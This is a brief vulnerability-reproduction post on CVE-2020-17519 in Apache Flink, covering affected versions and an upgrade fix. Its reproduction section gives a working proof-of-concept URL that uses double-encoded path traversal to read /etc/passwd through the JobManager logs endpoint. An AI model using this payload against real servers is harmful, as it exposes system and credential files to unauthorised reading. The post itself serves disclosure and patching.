Web Vulnerability Reproduction and Analysis1 min read
Apache Flink CVE-2020-17519 Arbitrary File Read Vulnerability Reproduction
Apache Flink is an open-source stream-processing framework with powerful stream and batch processing capabilities. CVE-2020-17519 allows attackers to read arbitrary files from the JobManager’s local file system through its REST API.
Read in Chinese→0x01 Vulnerability Overview
Apache Flink
Apache Flink is an open-source stream-processing framework with powerful stream and batch processing capabilities.
CVE-2020-17519 Arbitrary File Read Vulnerability
An update was introduced in Apache Flink 1.11.0 and released in versions 1.11.1 and later, as well as 1.11.2.
This update allows attackers to read any file on the JobManager’s local file system through the REST API of the JobManager process
0x02 Affected Versions
1.11.0
1.11.1
1.11.2
0x03 Vulnerability Reproduction

POC:
http://127.0.0.1/jobmanager/logs/..%252f..%252f..%252f..%252f..%252f..%252f..%252f..%252f..%252f..%252f..%252f..%252fetc%252fpasswd
0x05 Remediation
All users should upgrade to the latest version.
https://flink.apache.org/downloads.html